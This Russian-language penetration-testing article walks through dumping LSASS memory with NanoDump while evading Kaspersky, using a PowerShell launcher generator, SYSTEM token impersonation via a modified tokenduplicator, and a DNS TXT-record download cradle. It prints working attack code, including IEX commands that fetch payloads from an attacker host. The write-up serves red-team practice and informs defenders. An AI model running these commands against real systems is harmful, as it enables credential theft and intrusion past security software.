Sr. Penetration Tester, Red Team Operator
ppn.snovvcrash.rocks

Pentest Award
Этот текст получил первое место на премии Pentest Award 2024 в категории «Раз bypass, два bypass». Это соревнование ежегодно проводится компанией Awillix.


NanoDump уже успел обрести широкую популярность у вендоров AV/EDR, что поспособствовало написанию для него кучи детектов, поэтому теперь мы можем более свободно поделиться своим опытом его использования на «внутряках».

INFO
Эта заметка — продолжение темы, начатой в статье «Дампы LSASS для всех, даром, и пусть никто не уйдет обиженный», в которой я показывал, как можно «по-молодежному» вытаскивать секреты из памяти процесса `lsass.exe` для повышения привилегий в корпоративном домене Active Directory или дальнейших боковых перемещений в недра внутрянки заказчика пентеста.


WARNING
Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

ВВОДНАЯ

Для начала немного поностальгируем по временам, когда деревья были зеленее, а антивирусные решения не были так жестоки по отношению к рядовым исполнителям проектов по тестированию на проникновение. В то время (около пяти лет до момента написания статьи) в составе коллекции GhostPack появился интересный инструмент SafetyKatz, в рамках разработки которого исследователь @harmj0y вдохнул новую жизнь в небезызвестный Mimikatz, уже на тот момент «палившийся» всем и вся при его использовании в чистом виде.



SafetyKatz декомпозирует процесс извлечения данных аутентификации из LSASS на два этапа: непосредственное создание дампа с помощью API-ручки `dbghelp.dll!MiniDumpWriteDump` и парсинг полученного дампа посредством модифицированного (уменьшенного по своим возможностям) Mimikatz. Последний, в свою очередь, загружается в память по методу PE Reflection и выполняет захардкоженные команды `sekurlsa::logonpasswords` и `sekurlsa::ekeys` в отношении уже созданного ранее дампа памяти. По завершении работы утилиты привнесенные артефакты — минидамп, сохраненный по пути `C:\Windows\Temp\debug.bin`, — удаляются с файловой системы жертвы.



SafetyKatz is a combination of slightly modified version of @gentilkiwi's Mimikatz project and @subtee's .NET PE Loader.

First, the MiniDumpWriteDump Win32 API call is used to create a minidump of LSASS to C:\Windows\Temp\debug.bin. Then @subtee's PELoader is used to load a customized version of Mimikatz that runs **sekurlsa::logonpasswords** and **sekurlsa::ekeys** on the minidump file, removing the file after execution is complete.

Modifications

- @subtee's PE Loader was slightly modified so some of the pointer arithmetic worked better on .NET 3.5
- @gentilkiwi's Mimikatz project was modified to strip some functionality for size reasons, and to automatically run the sekurlsa::minidump mode (deleting the minidump file after). If you don't trust my compiled version, feel free to build it yourself :)

@harmj0y is the primary author of this port.

Описание SafetyKatz (github.com)

Такой подход в свое время позволял уменьшить количество детектов использования `sekurlsa::logonpasswords` «на живую», сокращал время на выдергивание хешей и ключей (немалый дамп памяти больше не нужно тащить к себе на тачку) и прятал сигнатуру Mimikatz от статического анализа. Примерно такой же подход долгое время применялся моей командой с тем лишь отличием, что я использовал новомодный NanoDump из памяти для создания слепка памяти и библиотеку на C# — для его парсинга на месте.

Дальше мы рассмотрим поподробнее, как создать свой «SafetyNDump» для фана ~~и профита~~, но сперва ознакомимся со вспомогательным инструментарием.


INFO
Сразу оговорюсь, что далее **не будут** рассмотрены действующие на момент написания статьи техники обхода AV/EDR для дампа LSASS. Цель публикации — рассказать, как мы долгое время «абьюзили» одну из лазеек уклонения от «Касперского», и тем самым поделиться своим опытом с коллегами, играющими на стороне дефенса. На данный момент описываемый вектор атаки закрыт.

SYSTEM.REFLECTION.ASSEMBLY. КОРОЛЬ УМЕР, ДА ЗДРАВСТВУЕТ КОРОЛЬ!

Мне очень нравится PowerShell и его возможности в контексте наступательной безопасности. В случае, когда в целевой инфраструктуре не зажжен AppLocker + Constrained Language Mode, простота применения этого инструмента Windows-автоматизации на обычных пентестах — просто подарок для моделируемого злоумышленника. На киберучениях с необходимостью скрытого исполнения команд его тоже можно приспособить под нужды исполнителя с помощью патчинга ETW, вызова ранспейса `System.Management.Automation` напрямую (я смотрю на тебя, PowerShx!) и других триксов.

Мы будем целиться в исполнение накрафченного на C# кода через механизм `System.Reflection.Assembly`, что поможет еще больше упростить жизнь этичному злоумышленнику при подключении к сетевым узлам через службу WinRM (Windows Remote Management) или, например, с помощью скриптов `exec.py` из Impacket.

На просторах интернета есть куча материалов, как выполнять код на «шарпах» через PowerShell, но мне, как обычно, не хватало а-в-т-о-м-а-т-и-з-а-ц-и-и... Поэтому в свободное от работы время я написал простую питонячью утилиту bin2pwsh, которая позволяет конвертировать собранные на C# бинари в лаунчеры на PowerShell.



Я даже лого сделал, ага (с logoly.pro)

Кратко опишу ее возможности:


- Автоматически создает «запускаторы» на PowerShell из скомпилированных исполняемых файлов на C# на основе предопределенных шаблонов (классический или с использованием примитивов Emit). Байты исполняемых файлов сперва сжимаются с помощью zlib и оборачиваются в Base64 для их встраивания в код скриптов .ps1.
- Можно использовать безумно крутой инструмент Donut, если нужно запускать неуправляемый код из PowerShell для системных вызовов — прямых (форк Donut от @s4ntiago_p для Linux) или непрямых (закрытый форк Donut от @KlezVirus и Porchetta Industries для Windows с возможностью перехеширования на лету). Само исполнение неуправляемого кода достигается за счет предварительной кросс-компиляции в Linux (с помощью Mono) или обычной компиляции в Windows (с помощью csc.exe) селф-инжектора на C# на основе темплейтов от @bohops (Unmanaged Code Execution with .NET Dynamic PInvoke) и @dr4k0nia (HInvoke and avoiding PInvoke). Они работают **без** статических импортов P/Invoke для вызовов WinAPI.
- Позволяет применять несложные техники уклонения от AV: патчинг AMSI, ETW, RC4-шифрование полезной нагрузки с помощью встроенных механизмов Windows и обфускацию статических строк.

Рассмотрим примеры использования.

ПРИМЕР 1. БАЗОВЫЙ

Это простая упаковка Rubeus в PowerShell-лаунчер на основе стандартного шаблона `System.Reflection.Assembly`.


```
curl -sSL https://github.com/Flangvik/SharpCollection/raw/master/NetFramework_4.0_Any/Rubeus.exe -o Rubeus.exe
bin2pwsh.py Rubeus.exe
```



Генерация загрузчика Rubeus на PowerShell

```
IEX(New-Object Net.WebClient).DownloadString("http://10.10.13.37/Invoke-Rubeus.ps1")
```

```
Invoke-Rubeus hash /domain:nightcity.net /user:snovvcrash /password:Passw0rd!
```




Загрузка и запуск Rubeus из памяти

ПРИМЕР 2. ПРОДВИНУТЫЙ

Теперь посмотрим на продвинутую упаковку Rubeus в PowerShell-лаунчер на основе шаблона `System.Reflection.Emit` и его исполнение через запуск селф-инжектора шелл-кода, полученного с помощью форка Donut за авторством KlezVirus с динамическим перехешированием непрямых системных вызовов (подробнее о технике рассказывает ролик на YouTube). Чаще всего этот способ используется с нативным кодом, однако паковать таким образом управляемый код также никто не запрещает.

```
curl -sSL https://github.com/Flangvik/SharpCollection/raw/master/NetFramework_4.0_Any/Rubeus.exe -o Rubeus.exe
```


```
py .\bin2pwsh.py 'Rubeus.exe hash /domain:nightcity.net /user:snovvcrash /password:Passw0rd!' -d -wh C:\Tools\SysWhispers3\syswhispers.py -whm jumper_randomized --emit --debug --silent
```



Генерация загрузчика Rubeus на PowerShell

```
IEX(New-Object Net.WebClient).DownloadString("http://10.10.13.37/Invoke-RubeusInject.ps1")
```

```
Invoke-RubeusInject
```




Загрузка и запуск Rubeus из памяти

ПРИМЕР 3. POWERSHARPPACK СВОИМИ РУКАМИ

Ну и на сладкое — пример создания аналога репозитория PowerSharpPack (от @ShitSecure) из SharpCollection (от @Flangvik) за считаные секунды.


```
git clone https://github.com/Flangvik/SharpCollection
cd SharpCollection/NetFramework_4.0_Any
for exe in ./*.exe; do bin2pwsh.py $exe --silent; done
```



Делаем лаунчеры на PowerShell из SharpCollection

```
IEX(New-Object Net.WebClient).DownloadString("http://10.10.13.37/Invoke-Seatbelt.ps1")
```

```
Invoke-Seatbelt -group=system
```



Загрузка и запуск Seatbelt из памяти

Со вспомогательным инструментарием разобрались, вернемся к нашей проблеме. Чтобы оставаться организованными и во имя концепции «разделяй и властвуй», не будем отходить от нарратива декомпозиции SafetyKatz и поочередно рассмотрим создание дампа и его парсинг.

Продолжение статьи →

НАНОДАМП

КАК Я ЗАНОВО ИЗОБРЕЛ SAFETYKATZ ДЛЯ ДАМПА LSASS С NANODUMP

ПИШЕМ SAFETYNDUMP. СОЗДАНИЕ ДАМПА LSASS В ОБХОД AV

Итак, первое, с чем нужно разобраться, — это создание дампа памяти `lsass.exe`. Способ должен прокатить с действующим средством защиты.


Олицетворение SYSTEM из неинтерактивной консоли

На момент тестирования NanoDump при работе с «Касперским» стреляла опция `-eh`/`--elevate-handle`, позаимствованная автором из этой презентажки. Основная идея заключается в открытии хендла к целевому процессу с привилегиями `PROCESS_QUERY_LIMITED_INFORMATION` и последующем их повышении до необходимых с помощью `ntdll.dll!NtDuplicateObject`. Как я писал в предыдущей статье, один из способов блокировки доступа к LSASS — сделать так, чтобы было невозможно получить привилегированный дескриптор `lsass.exe`, и этот трюк позволяет обойти упомянутое ограничение.

Особенность использования опции `-eh` в том, что нужно запускать NanoDump с привилегиями `NT AUTHORITY\SYSTEM`, что вносит дополнительные трудности. Тащить на таргет PsExec? Создавать немедленную привилегированную задачу планировщика? Подменять сервисные бинари? Долго, нудно и шумно.

Я решил пойти по пути Token Impersonation (MITRE ATT&CK T1134.001) и модифицировать утилиту tokenduplicator, которой часто пользуюсь как бесфайловой альтернативой PsExec. Сперва посмотрим, как она работает в исходном виде. Я клонирую репозиторий, соберу релиз и сделаю из него PowerShell-лаунчер с помощью bin2pwsh.

```
git clone https://github.com/magnusstubman/tokenduplicator
cd .\tokenduplicator
devenv /build Release .\tokenduplicator.sln
cd .\tokenduplicator\bin\Release
py .\bin2pwsh.py .\tokenduplicator.exe
```




Создаем PowerShell-лаунчер из tokenduplicator.exe

Загружаем в память и стягиваем токен у `winlogon.exe`, чтобы запустить шелл с привилегиями системы.


```
IEX(New-Object Net.WebClient).DownloadString("http://10.10.13.37/
Invoke-tokenduplicator.ps1")
```

```
Invoke-tokenduplicator winlogon cmd
```




Использование «ванильного» tokenduplicator

Все выглядит отлично, за исключением одного но: работать это будет только из интерактивного шелла.



Провал использования tokenduplicator через Evil-WinRM

Если вспомнить, чему нас учил OSEP, станет понятно, что, если мы хотим запустить CreateProcessWithTokenW из **не**интерактивной сессии, нужно поправить параметры окружения `dwLogonFlags`, `dwCreationFlags`, `lpEnvironment` и `lpCurrentDirectory`, установленные по дефолту в tokenduplicator. Без этих опций запущенный процесс тут же крашнется, так как у аккаунта `SYSTEM` (который мы олицетворяем) не будет корректно заданного сеанса входа.




Запуск CreateProcessWithTokenW в tokenduplicator

Я убрал лишний информационный вывод, и у меня получился такой `TokenDuplicator.Program.Main`:

```
public static void Main()
{
  Process[] processes = Process.GetProcessesByName("winlogon");
  IntPtr hProcess = processes[0].Handle;

  OpenProcessToken(
    hProcess,
    0x0002,   // TOKEN_DUPLICATE
    out IntPtr hToken);

  DuplicateTokenEx(
    hToken,
    0xF01FF,  // TOKEN_ALL_ACCESS
    IntPtr.Zero,
    2,    // SecurityImpersonation
    1,    // TokenPrimary
    out IntPtr hDupToken);

  CreateEnvironmentBlock(out IntPtr lpEnvironment, hToken, false);
  STARTUPINFO si = new STARTUPINFO();
  si.cb = Marshal.SizeOf(si);
  si.lpDesktop = @"WinSta0\Default";
  StringBuilder sbSystemDir = new StringBuilder(256);
  GetSystemDirectory(sbSystemDir, 256);

  CreateProcessWithTokenW(
    hDupToken,
    1,    // LOGON_WITH_PROFILE
    null,
    "powershell iex(new-object net.webclient).downloadstring(
""""http://10.10.13.37/cradle.ps1"""")",
    0x400,  // CREATE_UNICODE_ENVIRONMENT
    lpEnvironment,
    sbSystemDir.ToString(),
    ref si,
    out PROCESS_INFORMATION _);
}
```

Теперь при запуске `Invoke-TokenDuplicator` из Evil-WinRM мы успешно добиваемся исполнения команды на PowerShell, причем без отображения всплывающего окна интерпретатора у залогиненного пользователя. Да, мы не захватываем вывод исполняемой команды, но это нам и не сильно надо.




Есть контакт

SAFETYNDUMP.NET.WEBCLIENT ИЛИ RESOLVE-DNSNAME?


Чтобы уложиться в 1024 символа, отведенные на аргумент `lpCommandLine` функции `CreateProcessWithTokenW`, нам хочешь не хочешь придется использовать загрузочный кредл, чтобы вытянуть и исполнить внешний скрипт на PowerShell, содержащий NanoDump, из которого мы предварительно сделаем лаунчер с помощью bin2pwsh и Donut.

Однако здесь снова на пути могут встать антивирусные решения, которым обычно очень не нравится, когда нечто вроде IEX (`IWR http://...`) передается строкой в те места, где происходит спаун процесса (будь то создание объектов класса `Win32_Process` через WMI, старт задач планировщика или взаимодействие с Windows API).

На помощь приходит старый трюк с резолвом TXT-записи подконтрольного доменного имени и его последующий пайп в `Invoke-Expression`. Этим ходом мы уклоняемся от анализа строковых артефактов загрузки и исполнения «чего-то непонятного», что ожидаемо станет триггером для AV. Осознание того, что это сработает на нашем любимом антивирусе, пришло после экспериментов с запуском PowerShell через `wmiexec.py`.




Обсуждение находки в рабочем чатике



Заблюренное изображение из обсуждения выше


В целом, я думаю, идея ясна: идем в настройки своего домена и делаем примерно так, как на рисунке ниже.



Настройки DNS

После этого можем передавать URL, с которого надо грузить полезную нагрузку, следующим образом в IEX:

```
$url="http://10.10.13.37/payload.txt"
IEX(Resolve-DnsName "cradle.contoso.com" 16).Strings[0]
```



И никаких тебе Net.WebClient или Invoke-WebRequest!

С учетом этого трюка теперь наш код для спауна нового процесса с кредлом будет выглядеть так:

```
CreateProcessWithTokenW(
    hDupToken,
    1, // LOGON_WITH_PROFILE
    null,
    $"powershell $url=""""{args[0]}"""";IEX(Resolve-DnsName
""""cradle.contoso.com"""" 16).Strings[0]",
    0x400, // CREATE_UNICODE_ENVIRONMENT
    lpEnvironment,
    sbSystemDir.ToString(),
    ref si,
    out PROCESS_INFORMATION _);
```


Теперь все, что осталось сделать для первой части (создания дампа LSASS), — это слепить лаунчер на PowerShell для NanoDump и убедиться, что все работает.

```
curl -sSL https://github.com/helpsystems/nanodump/raw/main/dist/
nanodump.x64.exe -o nanodump.exe
bin2pwsh.py 'nanodump.exe -w C:\Windows\Temp\debug.bin -eh' --donut
--debug
# Вытаскиваем содержимое тела функции в сырой скрипт, который
выполнится сразу после IEX
vim Invoke-nanodumpInject.ps1
```

```
IEX(New-Object Net.WebClient).DownloadString("http://10.10.13.37/
Invoke-TokenDuplicator.ps1")
```

```
Invoke-TokenDuplicator http://10.10.13.37/Invoke-nanodumpInject.ps1
```

```
Get-Item C:\Windows\Temp\debug.bin
```



Норм, пока работает


Не будем отходить от плана и перейдем ко второму таску — парсингу созданного дампа on-site.

ПИШЕМ SAFETYNDUMP

Парсинг MiniDump


Главная проблема, которая, на мой взгляд, поспособствовала созданию SafetyKatz, — отсутствие гибкого опенсорсного софта (например, на том же C#) для парсинга формата MiniDump. Эту фичу можно было бы куда более изящно встроить в свой код. Отсюда нужда во всех этих выкрутасах с отраженной загрузкой PE в память. Однако время идет, наступательное ПО совершенствуется, равно как и антивирусное, и поэтому сейчас мы можем парсить LSASS из памяти более изящно. Например, с помощью варианта MiniDump от @cube0x0.

Чтобы использовать эту утилиту (по мне, так это больше библиотека), я захардкожу входные аргументы и обфусцирую строки с помощью InvisibilityCloak — если этого не сделать, сканирование памяти процесса может найти сходство кода с «мимиком» и забить тревогу. Сначала я тоже исправлял сигнатуру минидампа перед его чтением (NanoDump ее намеренно ломает, чтобы не плодить IOC при сохранении файла на диск), но на самом деле в этом нет необходимости.



